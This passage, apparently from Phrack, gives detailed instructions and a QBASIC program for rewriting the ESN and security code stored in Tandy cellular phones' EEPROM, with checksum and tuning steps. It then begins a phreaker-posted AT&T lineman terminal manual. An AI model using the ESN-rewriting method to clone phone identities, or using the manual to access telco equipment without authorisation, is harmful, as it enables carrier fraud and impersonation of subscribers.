31 32 33 34 35

Since you will require the security code to enter handset programming mode, please note the current security code or program these bytes with your shop's standard default.

UNDERSTANDING ADDRESSES

Some cellular technicians have little experience in the digital world. Service monitors and watt-meters are expensive and wonderful devices, but sometimes you need to do a little more than tweak a pot to fix a phone. The digital-literate can skip this oversimplified explanation.

To assist those in reading the locations of the various bytes in the EEPROM, understand that each line (as usually displayed on a programmer) contains sixteen (16) bytes. The first line begins with byte 00, then 01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E and finally 0F.

The second line begins with 10, then 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E, and 1F as the last byte of the line. The third line increments the same way, except as byte 30, 31, etc., to 3F. You now know how to count in base 16 (hex)!

As an example, the locations used by the phone end at byte 3D, which contains 00 in the example below. Beginning with the next byte (3E), a repetitive pattern of alternating values of AA and 55 are stored. This is just 'test' data and is never read by the phone. The chip itself ends at byte 7F, and your PROM programmer may display FF following byte 7F to indicate the non-existence of these locations in the chip.

8572 EXAMPLE DATA DUMP

```
0000 31 32 33 34 35 0A FF 21 A5 38 25 82 0F 25 17 1A
0010 00 00 00 00 24 15 B1 C3 24 04 A3 21 16 2D 11 AA
0020 0A 00 00 64 6C B3 32 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF 00 AA 55
0040 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0050 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0060 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0070 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
```

THE CRUCIAL SERIAL NUMBER

The hex ESN for any given phone consists of four bytes, as we use the term here. Technically it is eight bytes (in hex, 32 bits if expressed in binary form), but we're referring to a 'byte' as a two-digit hex number, rather than each digit (byte) as a single entity. For our example, we're using the fictitious ESN of A521FF0A. All Radio Shack phones will have an ESN beginning with A5 hex. This is the "manufacturers code" prefix that has been assigned to Tandy.

Breaking the ESN into four bytes as viewed on the PROM programmer, the ESN would appear as:

A5 21 FF 0A

Refer back to the example dump of the data within the 8572 IC. Immediately following the security code is the ESN stored in reverse order. With the security code occupying bytes 00 to 04, the ESN is located in bytes 05, 06, 07 and 08. Byte 09 contains the value 38. It should always contain 38.

In the example, beginning with byte 05 you can read the ESN (in reverse sequence) as:

0A FF 21 A5

The examples below will assist you in visualizing the bytes containing the security code and the electronic serial number. The programming and placement of these two crucial pieces of data is fairly straight forward. Using the buffer editor function of the PROM programmer, you can simply type over the garbage that may be present in these locations with the correct values for the security code and the ESN. Double check your data entry!

OTHER ADDRESSES

The entire NAM data is stored in the remaining locations of this chip. Bytes 0A, 0B and 0C contain the firmware revision date, and bytes 0D - 0F contain the installation date as programmed via the handset programming mode.

Other bytes contain the encoded Mobile Identification Number (MIN), Station Class Mark (SCM), etc.

These various bytes do not need to be reprogrammed through your

PROM burner, as they can all be corrected via handset programming. Only the security code and ESN must be properly reprogrammed directly to the chip itself. For more information on the locations of this other data, refer to the source code in Appendix A. It allows you to see where (and how) this other data is stored within the NAM.

The last item to program is the checksum.

THE SECURITY CODE: BYTES 00 - 04

```
0000 31 32 33 34 35 XX XX XX XX XX XX XX XX XX XX XX
```

THE ESN: BYTES 05 - 08

```
0000 XX XX XX XX XX 0A FF 21 A5 XX XX XX XX XX XX XX
```

LOCATING THE CHECKSUM

There is a one byte device checksum stored within the 8572 that is used by the phone to check the integrity of the data stored therein. The checksum is located at byte 3D, indicated by "XX" in the example below.

The checksum is derived from all the data stored in the NAM, not just the ESN. Computing it is relatively easy as it is simply the sum (in hex) of all the values from bytes 00 through 3C as underlined below.

Assuming the PROM programmer has a checksum function, you can enter the beginning address as 0000 and the ending address as 003C. The software will add all of the values between these locations and give you the sum. The alternative is to add the numbers manually using the hex mode of a scientific calculator. Either way, adding the hex values of all the bytes between 00 and 3C of our example yields a sum of 0B5E.

The least significant two-digit byte is the actual device checksum that would be programmed in location 3D. In our example, the least significant half is 5E. Ignoring the most significant half of the sum (0B), a value of 5E must be programmed to location 3D.

Note that the checksum will be recomputed and change after handset programming. When the MIN or other data is changed, it alters the values in various bytes. The checksum encompasses all of the data stored within the chip used by the transceiver’s firmware.

CHECKSUM LOCATION

```
0000 31 32 33 34 35 0A FF 21 A5 38 25 82 0F 25 17 1A
0010 00 00 00 00 24 15 B1 C3 24 04 A3 21 16 2D 11 AA
0020 0A 00 00 64 6C B3 32 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF XX AA 55
0040 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0050 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0060 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0070 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
```

BYTES SUMMED TO DERIVE CHECKSUM

```
0000 31 32 33 34 35 0A FF 21 A5 38 25 82 0F 25 17 1A
0010 00 00 00 00 24 15 B1 C3 24 04 A3 21 16 2D 11 AA
0020 0A 00 00 64 6C B3 32 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF .. .. ..
```

```
0040 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0050 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0060 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0070 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

DEFAULT VALUES

In the event that all of the data stored within the NAM becomes corrupt, the technician will need to program the security code, the ESN, and certain default data values to allow the phone to power up. Once powered up, all of the other data can be automatically reconstructed by the phone using the handset programming mode.

Since the factory does not provide any information about the contents of the 8572 EEPROM, we are unsure of the function of this 'default data.' It seems to have little significance.

The underlined bytes depicted below are fairly typical. Ideally the technician should compare the contents of an operational phone with equivalent firmware to determine the values for the underlined locations, but if this is not possible then the values provided in the example may suffice.

Once these defaults have been programmed in the proper locations, and the ESN and security code have been reconstructed, compute the checksum and store it in address 3D. Temporarily reassemble the phone and apply power. The unit should power up and complete it's self-test which will include the operation where the microprocessor computes the NAM checksum and compares it to the value stored in location 3D.

Assuming the self-diagnostics pass, the remaining data can now be reconstructed through normal handset programming.

The handset programming template applicable to most of these units is located immediately following the appendix detailing the chip programming software included for reference purposes.

DEFAULT DATA VALUES

```
0000 XX XX XX XX XX XX XX XX XX 38 XX XX XX XX XX XX
0010 00 00 00 00 XX XX XX XX XX XX XX XX XX XX XX XX
0020 XX XX XX XX XX XX XX 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF XX AA 55
0040 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0050 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0060 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0070 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
```

ADDITIONAL NOTES

As discussed, the parallel port programming software interface has a few quirks, most involving the programming voltage supplied to the chip. If all else fails, and a PROM burner is not available, take the supply voltage (Vcc) directly from the logic board.

Run test lead jumpers from pins #4 and #8 of the IC socket on the logic board that held the 8572 EEPROM and connect to the respective pins on the socket attached to the cable to be used for programming. Turn the board over and locate surface mount transistor Q115 which switches the supply voltage to the IC socket on and off.

This small chip transistor is directly to the left of pin #8 (of the 8572 socket) and can be positively identified by the circuit trace from socket pin #8 leading directly to the emitter of Q115.

By examining this area of the board, you can determine which of the other two traces connects to the transistor's collector. Jumpering the traces and shorting the collector and emitter simply provides a constant, conditioned voltage supply to the socket designed to power the 8572 in programming mode. It may also be necessary to cut the trace to the base of Q115.

Once the chip has been programmed with the software, restore the integrity of the cut trace to the base of Q115 and remove the short between the collector and emitter.

USING THE SOFTWARE

The Cellular Data Repair Utility software requires that you first create a small text file using an ASCII text editor such as DOS's "EDIT" utility program.

This text file must contain the data described below in the specific order presented. The data in this image (.img) file will be programmed into the 8572.

XXX	ESN Prefix (decimal)
XXXXXXXX	ESN (8 digits decimal)
XXXXX	SIDH (5 digits decimal)
1	Access Bit
1	Local Option Bit
AAAPPPXXXX	MIN (10 digits)
08	SCM
0XXX	(0333 or 0334)
10	Access Overload Class
1	Pref. System Bit
10	GIM
12345	Security Code

EXAMPLE IMAGE FILE
Filename: TEST.IMG

```
165
00246812
00031
1
1
5105551212
08
0334
10
1
10
12345
```

PROGRAMMING

Once the image file containing the appropriate data has been saved, run the software with QBASIC or Microsoft BASIC and follow the prompts. Be sure to set the proper parallel port address in line 1950 to reflect the port to which the interface is connected first.

TUNING STEPS

1) With a digital voltmeter attached to the positive terminal of C908, adjust VR908 to provide a reading of 8 vdc (q 0.1 volt).

2) With the voltmeter attached to the positive terminal of C913, adjust VR918 for a reading of 8 vdc (q 0.1 volt).

3) Connect the voltmeter to test point TXV and enter diagnostic command 0, 1, SEL, 9, END. Adjust C676 to achieve a reading of 5 vdc control voltage (q 0.1 volt).

4) Check receiver control voltage with test point RXV. Adjust C614 for a reading of 4 vdc (q 0.1 volt).

5) With a power meter connected to the antenna connector of the transceiver through an attenuator, enter command SEL, 1, 2, SND, END to turn on the transmitter at high power. VR814 should then be adjusted to show 3 watts (34.8 dBm) on the power meter.

6) Using the same power meter, enter command SEL, 1, 3, 7, END.

Adjust VR846 for a low power maximum reading of 4 milliwatts (6 dBm).

7) Using a frequency counter to measure the output of the antenna connector, adjust X600 for a reading of 836.4000 MHz (q 0.1 kHz).

8) Using a deviation meter, activate DTMF tones with command SEL, 2, 1, END, 1, 1, END and adjust VR259 for 8.4 kHz q 0.1 kHz DTMF deviation.

9) End DTMF signaling with command 1, 0, END. Enable SAT transmission by entering SEL, 2, 8, SND, END and adjust VR261 for 7.8 kHz deviation (q 0.1 kHz).

10) Enter SND, END to discontinue SAT signaling.

ADDITIONAL ADJUSTMENT

The level of audio fed to the earphone via the "ear" line (pin #7 on the handset connector) can be adjusted via VR215. 1.2 Vrms is the factory specified level with the volume turned up to it’s maximum setting.

Received audio signals can be adjusted for minimal distortion by peaking L703.

Frequency deviation of voice audio can be fine tuned with VR260. Factory spec. is for 8 kHz deviation.

POWER LOSS

If the transceiver refuses to even power up and begin self-diagnostics, check the traces on the underside of the board near the power connector.

Most of these units ’protect’ themselves against reverse polarity being present on the power cables with fusible traces. If the phone is connected to a vehicle or battery power supply backwards, one of these very small circuit traces will vaporize, leaving the phone inoperative.

While inconvenient for the customer and service technician alike, repairing the trace is an additional source of revenue for the shop that might not be generated had a standard replaceable fuse or rectifier been utilized in the design.

APPENDIX III

TECHNICAL RESOURCES

EEPROM PROGRAMMER

In preparing this article and performing other research involving various types of firmware, we used the EPROM+ programming system from Andromeda Research. This small, portable device is housed in a carrying case and requires no internal card to operate with your PC. Once the software is installed on the computer, the EPROM+ programmer is simply plugged into an available parallel printer port.

To program the PCD8572 series EEPROMs, a small adapter is required.

You can construct this yourself from the included instructions, or purchase it already built for about $35 extra.

The EPROM+ programming system is available for $289 from the manufacturer:

Andromeda Research
P.O. Box 222
Milford, Ohio 45150
(513) 831-9708 - voice
(513) 831-7562 - fax

SERVICE MANUALS

Service manuals are available for most Radio Shack or Tandy products from Tandy National Parts. Ordering these publications requires that you visit your local Radio Shack store. Tell the clerk that you want him (or her) to call National Parts and order a service manual for catalog number....

National Parts no longer accepts calls from consumers and will only ship to a recognized Radio Shack retail outlet.

NOKIA - MOBIRA

Service handsets, manuals and other parts can be ordered from Nokia-Mobira in Largo, Florida. Their toll-free technical assistance number is (800) 666-5553.

TANDY FAX-BACK SERVICE

Tandy Support Services offers technical information via fax-back server. There is no mention that the service is restricted to Radio Shack stores. Although ANI can be hell, the toll-free number is (800) 323-6586 if you want to be faxed product info on assorted 'Shack products. The server makes neat video game noises, and thanks you for using the service.

For an index of the cellular specification sheets available via fax-back, request document #8882.

Programming instructions are also available from this automated fax server:

DOCUMENT #	PHONE MODEL
9009	Current List [index]
8728	CT-105, 1050, 1055
9004	CT-350
9005	CT-302
9006	CT-102, 103, 104, 1030, 1033
9007	CT-300, 301
9008	CT-100, 101, 200, 201
9020	CT-351
9665	BC901ST [170-1015]
9579	CP-1700 [170-1016]
9577	CP-4600/5600 [170-1067 / 170-1056]

14493 Ericsson AH-210 [170-1064]
9581 EZ-400 [170-1057]
9743 Motorola 12822 [170-1058]
9583 Motorola DPC550 [170-1059]

This information provided for reference purposes only. Use of this fax-back service may be restricted to authorized personnel. No one has ever faxed me to complain, however.

THE INTERFACE

The uuencoded drawing which accompanies this article describes the interface required to use the programming software to rebuild the data stored within the serial EEPROM. Because there are a number of variables that can affect the performance of this software and interface, prepare yourself for a bit of trial and error. A standard programming device is recommended over the use of this software. Since the original publication of this manual in hard-copy, we've heard reports that the software does not work well with the PCD8572, but does favor the PCD85C72 (CMOS version).

The DB-25 connector is wired to an 8-pin DIP socket to accommodate the 8572 integrated circuit. A regulated, well-filtered source of 5 volts must be connected to pin #8 of the DIP socket, and Pin #4 must be tied to ground. If the PC used for programming and the power source to the IC socket share a common ground, you may be able to use pin #25 of the parallel port connector as shown in the diagram.

Please be careful not to cause any shorts in this instance or you may damage your computer by sinking too much current through the parallel port. If you are unsure of what you are doing, eliminate the connection between pin #4 of the IC socket and pin #25 of the DB-25 connector. Instead, connect pin #4 directly to ground.

The resistor shown in the circuit is used as an optional voltage divider. Depending on the voltage provided by pin #2 of your parallel port, a resistor between 100 and 1k ohms may be required to drop it to a level within the nominal range required by the EEPROM.

TUNING THE RADIO

The diagrams in the uuencoded .zip file will assist in identifying and locating the various adjustment points on the logic board and transceiver (RF) PC board. Alignment should not be attempted by technicians unfamiliar with the principles involved, or in the absence of calibrated radio frequency measurement equipment.

A diagnostic (service) handset may be required to access service-level commands within the transceiver. If the phone does not respond properly to the commands documented herein, you'll need to obtain a service handset from Tandy National Parts. This handset is actually a Nokia "programming handset" which can be obtained directly from the factory.

PROGRAMMING TEMPLATE

For Tandy / Radio Shack Cellular Mobile Telephones
Models CT-102, 302, 1030, 1033, etc.

1) Power up phone. After the phone cycles through it's self-test mode and the display clears, enter the following keystrokes from the keypad:

*, 3, 0, 0, 1, #, X, X, X, X, X, SEL, 9, END

The X, X, X, X, X represents the five-digit security code stored

in EEPROM. The factory default is 1, 2, 3, 4, 5. This security code is required to access handset programming mode.

2) The display will now read: IdEnt IF InFO Pri

3) Press END to program NAM 1. Display will show first programming step.

4) To program NAM 2, press SND twice instead of END. Display will cycle through: OPt InFO diSAbLEd then OPt InFO EnAbLEd

5) Use the END key to step through each step. The SND key toggles the state of single-digit options. To enter new information, use END to step through the display until the old data is displayed. Key in the new data and press END to increment to the next step.

6) When programming has been completed, press SEL, CLR to save changes.

Step #	Desired Input	Display	Data Description
01	5 digits	HO-Id	SIDH (Home System Identification)
02	0 or 1	MIN Mark	MIN Mark (Toggle with SND)
03	0 or 1	LOCL OPt	Local Use Mark (Toggle with SND)
04	10 digits	Phon	MIN (Area Code + Mobile Number)
05	08	St CLASS	SCM (Station Class Mark)
06	333 or 334	PAging Ch	IPCH (Initial Paging Channel)
07	2 digits	O-LOAd CL	Access Overload Class
08	A or B	PrEF SyS	Preferred System (Toggle with SND)
09	2 digits	grOUP Id	GIM Mark (Set to 10 in U.S.)
10	5 digits	SECUrity	Security Code
11	-------	1 dAtE	Firmware Date - not changeable
12	mmddyy	2 dAtE	Installation Date

Press SEL, CLR to save & exit. Turn Power off and back on for model CT-302.

[Begin Editorial]

HOW TO OBTAIN A HARD-COPY VERSION OF THIS FILE - WITH ALL PHOTOS:

"The Complete Guide to Tandy / Radio Shack Cellular Hardware" is available for $15 prepaid. We keep $5 of the price to cover the cost of printing and the Priority mail postage. The remaining $10 of the purchase price will be donated to Boston's The L0pht to help them cover the cost of upgrading their Internet connection for l0pht.com....

The guys at the L0pht have always been cool with us, and maintain what amounts to one of the best cellular archives accessible on the 'net. We want to do what we can to assist them in providing this public source of enlightenment. Now you can help them, and get something for it in return. If nothing else, you can sit back and enjoy all my great close-up photos of the chips <g>!

-- Damien Thorn

Here's the address:

Phoenix Rising Communications
3422 W. Hammer Lane, Suite C-110
Stockton, California 95219

[end editorial]

You can reach me via e-mail at: damien@prcomm.com

```
1000 ' CELLULAR DATA REPAIR UTILITY
1005 ' Form image and program PCD8572 IC via LPT port.
1010 ' (c) 1993, 1994, 1995 WarpCoreBreachGroup - All rights reserved.
1015 '
1020 ' This program is not shareware/freeware.
1025 '
1030 DATA xx,xx,xx,xx,xx,xx,xx,xx ' Bytes 00-07
1040 DATA xx,38,xx,xx,xx,xx,xx,xx ' Bytes 08-15
1050 DATA 00,00,00,00,xx,xx,xx,xx ' Bytes 16-23
1060 DATA xx,xx,xx,xx,xx,xx,xx,xx ' Bytes 24-31
1070 DATA xx,xx,xx,D6,C5,5C,C6,00 ' Bytes 32-39
1080 DATA 27,00,01,01,11,11,11,11 ' Bytes 40-47
1090 DATA 11,08,4D,01,0F,01,0F,00 ' Bytes 48-55
1100 DATA 04,00,00,00,FF          ' Bytes 56-60
1105 UNIT1$="050490"
1110 DIM BYTE$(60),BYTE(61)
1120 FOR I=0 TO 60:READ BYTE$(I):NEXT
1130 FILES "*.IMG"
1140 LINE INPUT "Which file do you want to read? ";F$
1150 OPEN "I",#1,F$+".IMG"
1160 INPUT#1,ESNPREFIX
1170 INPUT#1,ESN#
1180 INPUT#1,HOMEID
1190 INPUT#1,ACCESS
1200 INPUT#1,LOCALOPT
1210 INPUT#1,PHONE$
1220 INPUT#1,STATCLASS
1230 INPUT#1,PGCH
1240 INPUT#1,OVERLDCL
1250 INPUT#1,PREFSYS
1260 INPUT#1,GROUPID
1270 INPUT#1,SEC$
1280 ' Building binary image
1290 UNIT2$=MID$(UNIT$,1,2)+MID$(UNIT$,4,2)+MID$(UNIT$,9,2)
1300 CLOSE #1
1310 FOR I=1 TO 5:BYTE$(I-1)="3"+MID$(SEC$,I,1):NEXT
1320 FOR I=0 TO 2:BYTE$(10+I)=RIGHT$("0"+HEX$(VAL(MID$(UNIT1$,I*2+1,2))),2)
1325 NEXT
1330 FOR I=0 TO 2:BYTE$(13+I)=RIGHT$("0"+HEX$(VAL(MID$(UNIT2$,I*2+1,2))),2)
1335 NEXT
1340 FOR I=0 TO 4:BYTE$(24+I)=MID$(PHONE$,2*I+1,2):NEXT
1350 FOR I=5 TO 0 STEP -1
1360 Q=INT(ESN#/(16^I))
1370 ESN#=ESN#-Q*(16^I)
1380 IF Q>9 THEN Q=Q+7
1390 ESN$=ESN$+CHR$(48+Q)
1400 NEXT
1410 BYTE$(8)=RIGHT$("0"+HEX$(ESNPREFIX),2)
1420 BYTE$(5)=MID$(ESN$,5,2)
1430 BYTE$(6)=MID$(ESN$,3,2)
1440 BYTE$(7)=MID$(ESN$,1,2)
1450 FOR I=0 TO 60:Q$=BYTE$(I)
1460 QH=ASC(LEFT$(Q$,1))-48:IF QH>9 THEN QH=QH-7:IF QH>15 THEN QH=QH-32
1470 QL=ASC(RIGHT$(Q$,1))-48:IF QL>9 THEN QL=QL-7:IF QL>15 THEN QL=QL-32
1480 Q=QH*16+QL
1490 BYTE(I)=Q:CHECK=CHECK+Q
1500 NEXT
1510 BYTE(20)=HOMEID AND 255:BYTE(21)=INT(HOMEID/256)
1520 BYTE(22)=ACCESS
1530 BYTE(23)=LOCALOPT
1540 BYTE(29)=STATCLASS
```

```
1550 BYTE(30)=PGCH AND 255:BYTE(31)=INT(PGCH/256)
1560 BYTE(32)=OVERLDCL
1570 BYTE(33)=PREFSYS
1580 BYTE(34)=GROUPID
1590 AC$=MID$(PHONE$,1,3)
1600 PRE$=MID$(PHONE$,4,3)
1610 PH$=MID$(PHONE$,7,4)
1620 AC=VAL(AC$)
1630 IF MID$(AC$,2,2)="00" THEN AC2=AC-1:GOTO 1670
1640 IF MID$(AC$,3,1)="0" THEN AC2=AC-101:GOTO 1670
1650 IF MID$(AC$,2,1)="0" THEN AC2=AC-11:GOTO 1670
1660 AC2=AC-111
1670 PRE=VAL(PRE$)
1680 IF MID$(PRE$,2,2)="00" THEN PRE2=PRE-1:GOTO 1720
1690 IF MID$(PRE$,2,1)="0" THEN PRE2=PRE-11:GOTO 1720
1700 IF MID$(PRE$,3,1)="0" THEN PRE2=PRE-101:GOTO 1720
1710 PRE2=PRE-111
1720 IF PRE2<0 THEN PRE2=1000+PRE2
1730 IF LEFT$(PH$,1)="0" THEN D=-24:GOTO 1750
1740 D=87-24*(ASC(PH$)-49)
1750 IF MID$(PH$,4,1)="0" THEN D=D-10
1760 IF MID$(PH$,3,1)="0" THEN D=D-100
1770 IF MID$(PH$,2,1)="0" THEN D=D-1000
1780 IF MID$(PH$,1,1)="0" THEN D=D-10105
1790 PH2=VAL(PH$)-D
1800 C=INT(PRE2/4)
1810 B=64*(PRE2 AND 3)
1820 A=PH2 AND 255
1830 B=B OR INT(PH2/256)
1840 BYTE(35)=A
1850 BYTE(36)=B
1860 BYTE(37)=C
1870 BYTE(38)=AC2 AND 255
1880 BYTE(39)=INT(AC2/256)
1890 CHECK=0
1900 FOR I=0 TO 60
1910 CHECK=CHECK+BYTE(I)
1920 NEXT
1930 BYTE(61)=CHECK AND 255
1940 DEV$="1010":ADDR$="000"
1945 ' Select the base address for your printer port with the next line.
1950 BASE=&H378 ' Which is LPT2. &h378 is LPT1 and &h3bc is LPT3.
1960 GOTO 2120
1970 OUT BASE,(DOUT AND 1) OR 2*(CLK AND 1) OR 4*(RELAY)
1980 FOR DELAY=0 TO 9:NEXT
1990 DIN=INP(BASE) AND 1
2000 RETURN
2010 FOR I=1 TO LEN(B$)
2020 B=ASC(MID$(B$,I,1))-48
2030 DOUT=B:CLK=0:GOSUB 1970
2040 DOUT=B:CLK=1:GOSUB 1970
2050 DOUT=B:CLK=0:GOSUB 1970
2060 NEXT
2070 T=0
2080 DOUT=1:CLK=1:GOSUB 1970
2090 IF DIN=0 THEN RETURN
2100 IF T=200 THEN BEEP:PRINT "Nack timeout error":STOP
2105 ' Is voltage applied to the chip?
2110 T=T+1:GOTO 2080
2120 MAX=61:RELAY=1:DOUT=1:CLK=1:GOSUB 1970
2130 T$=TIME$
2140 IF T$=TIME$ GOTO 2140
2150 FOR J=0 TO MAX
2160 DOUT=1:CLK=1:GOSUB 1970 ' Start bit
2170 IF DIN=0 THEN BEEP:PRINT "Bus not free error":STOP ' Bad!
2180 DOUT=0:CLK=1:GOSUB 1970
2190 DOUT=0:CLK=0:GOSUB 1970
2200 B$=DEV$+ADDR$+"0"
```

```
2210 GOSUB 2010
2220 B$=""
2230 FOR I=7 TO 0 STEP -1
2240 IF (J AND (2^I)) THEN B$=B$+"1" ELSE B$=B$+"0"
2250 NEXT
2260 GOSUB 2010
2270 Z=BYTE(J)
2280 B$="":FOR I=7 TO 0 STEP -1
2290 IF (Z AND (2^I)) THEN B$=B$+"1" ELSE B$=B$+"0"
2300 NEXT
2310 GOSUB 2010
2320 DOUT=0:CLK=0:GOSUB 1970
2330 DOUT=0:CLK=1:GOSUB 1970 ' Stop bit
2340 DOUT=1:CLK=1:GOSUB 1970
2350 PRINT USING "###% programmed";100*J/MAX
2360 PRINT STRING$(80*J/MAX,46)
2370 LOCATE CSRLIN-2,POS(0)
2380 GOSUB 1970
2390 IF DIN=0 GOTO 2380
2400 NEXT
2410 RELAY=0:DOUT=1:CLK=1:GOSUB 1970
2420 PRINT:PRINT
2430 'This is the end in case you though the code was truncated somehow...
```

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 8 of 18

```
    .::::::  ::::::.  .:::::.  .:::::: ::::::
    ::       ::  ::  ::  ::  ::       ::
    ::       ::  ::  ::  ::  ::       ::
    ::       ::::::'  ::::::  ::::::   ::
    ::       ::::::.  ::  ::  ::       ::
    `::::::  ::  ::  ::  ::  ::       ::

    .:::::.  .::::::  .::::::  .::::::  .::::::  .::::::
    ::  ::  ::       ::       ::       ::       ::
    ::  ::  ::       ::       ::::     `::::.   `::::.
    ::::::  ::       ::       ::            ::       ::
    ::  ::  ::       ::       ::            ::       ::
    ::  ::  `::::::  `::::::  `::::::  ::::::'  ::::::'

    ::::::  .::::::  .:::::.  .:::::::.  ::  .:::: ::  .:::::.  ::
      ::    ::       ::  ::  :: :: ::  ::  :: :: ::  ::  ::  ::
      ::    ::::     ::  ::  ::    ::  ::  :: :: ::  ::  ::  ::
      ::    ::       ::::::'  ::    ::  ::  :: :: ::  ::::::  ::
      ::    ::       ::::.    ::    ::  ::  :: :: ::  ::  ::  ::
      ::    `::::::  ::  ::  ::    ::  ::  :: `::::  ::  ::  `::::
```

Written by Boss Hogg

Greets: Voyager/Splatter/Mr.Hyde/Misfit/Darkseed/][avok/Paradyne
Ethereal Gloom/Surgat/GOL/Carnage/Kamakize/Seeker/Stravis
+ all others with weird thoughts and ideas.

The craft.

Although its called a Craft Access Terminal, the craft hardly represents a standard computer terminal. It is in actually a lineman's handset with a built in terminal and 1200 baud modem. The unit looks like a handset on steroids measuring 12.5" in length. The ones in our particular area were bright yellow and looks like a rejected Sesame Street prop. We have reports that they also made them in a blue color as well though we have yet to see one in use in our area.

The unit features a 4 line x 16 character LCD display, and a joystick with a plunger on the top. You will find a diagram of the unit with descriptions in brackets.

These units are possibly being phased out in a few areas and have been found at telco auctions as well as from surplus stores. They could be replacing these yellow units with the blue units (Which have the same basic descriptions yet are newer. The crafts we have found were severely worn). We have also heard they were being replaced with a Access-2 terminal (rumored to represent a HP-95lx palmtop; Fold open, larger LCD screen).

This is essentially the entire uncopywritten manual to the terminal. The unit can be somewhat confusing at first due to a somewhat weird menu layout.

Also, to avoid confusion:

- The page numbers are located at the bottom of the pages. You may wish to add pagefeeds and space out the page numbers to the bottom of the page if you want to print it out and stick it in your phreakers binder or whatever.... The line is meant for the top of each page... As there

is a line at the top in the real manual.

----Here begins the Craft Access Terminal Instruction Manual----

AT&T

Craft Access Terminal

Instruction Manual

-cover-

Table of Contents

Getting Started

Two battery packs, a charger and a short charger adaptor cord should be in the box with the Craft Access Terminal. Before using the Craft Access Terminal, insert a battery pack. The battery pack must be charged before use. For directions on how to charge and insert the battery pack, look at the section of the instructions called "The Craft Access Terminal's Battery Pack." This section begins on page 6.

Craft Access Terminal Features

Receiver - Works like any ordinary telephone receiver.
[points to ear-piece]

Transmitter - Works like an ordinary telephone transmitter.
[points to mouthpiece]

Craft Access Terminal - Identification Number
[points to sticker underneath the TRANSMITTER]

Phone Jack - A modular telephone cord can be plugged in here.
[located on bottom of the handset]

Recharger Jack - The plug on the recharger cord is inserted into the jack.
[located on bottom of the handset]

Connecting Cord - Connects to a working pair to get dial tone for making a call to either a telephone or a computer.
[extends from bottom of handset]

Screen - A liquid crystal display shows information or instructions.
[on top-front of handset. c'mon- you cant miss it!]

Mode Switch
Three positions:
Talk -make a phone call
Monitor -listen for conversation
Data -make a computer call
Moving the switch to monitor will disconnect a call.
[This switch is located on the right-top side, when the LCD screen is facing you]

Pointer - Used to mark and select actions on the screen and to indicate where you want to enter information.
[Joystick located under Screen]

Rechargeable Battery Pack - Provides power for the terminal. The pack must be recharged every day.

[This is accessed by removing a cover held in place by a normal phillips screw. The compartment is located under the pointer. NOTE: Although there is a 9-volt battery snap, the thing only uses 4 1.2volt nicads... 4 AA batteries work fine... For those whose sets didn't come with battery packs]

Alpha Numeric Keypad - Used to enter letters and numbers on the screen.

[Uhh- A normal Touch Tone pad... Cant miss it]

Using the pointer

The pointer allows you to make choices from a screen, show where you want to fill in information, read information that is temporarily stored for you in the Craft Access Terminal, and get an explanation about a screen.

Remember that you must push the pointer to make a choice.

The pointer can be moved along the right side, along the left side, to the top center and bottom center position.

<,>,^,V
= joystick direction

.-. = Joystick
'-'

1. If you want to select from two or more choices on the screen, move the Pointer along the right side until the arrow (>) appears next to the line you want to select and then press the Pointer.

---

2. If you want additional information about one of the choices on the screen, move the Pointer along the left side until the question mark (?) appears next to the line where you need HELP and then press the Pointer.

3. If you want to go BACK one screen, move the Pointer to the top center position and then press the Pointer.

4. If you want to REVIEW information stored in your Craft Access Terminal, move the Pointer to the bottom center position and then press the Pointer.

The Craft Access Terminal's Battery Pack

You must charge the terminals battery pack at least once every day. It may take up to twelve hours for a full charge if the battery pack has run down completely. Also, before the first use, each battery pack should be charged for 24 hours.

To do this, insert the plug at the other end of the cord attached to the charger into the socket at the transmitter end of the Craft Access Terminal. Plug the charger at the end of the cord into an electrical outlet. The red light on the charger should be lit if it is charging properly. However, the light will not go out if the battery is fully charged. It is advisable to keep the extra battery pack charged so you can use it if the battery pack in the terminal you're using runs down. To charge the spare battery pack, plug the charger adapter cord, (the short cord included with the charger) into the pack. Plug the other end of the adapter cord into the charger, and plug the charger into an electrical outlet.

CAUTION

The charger should only be used indoors and only for charging Craft Access Terminal.

In the battery pack runs out of power while you are using the terminal, the pack can be removed and the charged pack can be inserted. To do this, follow these steps:

1. Open the Battery Pack Compartment
   Loosen the screw to open the battery cover. Do not hold down battery compartment cover while loosening the screw.

2. Remove the Battery Pack
   Lift out battery pack. Unsnap the battery pack from the connector.

---

3. Insert the Battery Pack
   Snap the charged battery pack into the connector. Slide the battery pack into the Craft Access Terminal. Close the battery cover. Don't forget to tighten the screw.

How Long Will the Craft Access Terminal Stay Charged?

At normal temperatures, the Craft Access Terminal will operate for approximately 12 hours after being charged.

The Craft Access Terminal can be used in warm or cold temperatures. You should keep in mind however, that the

battery pack will be drained faster in cold weather. At -20 degrees Fahrenheit, it may last only 8-10 hours.

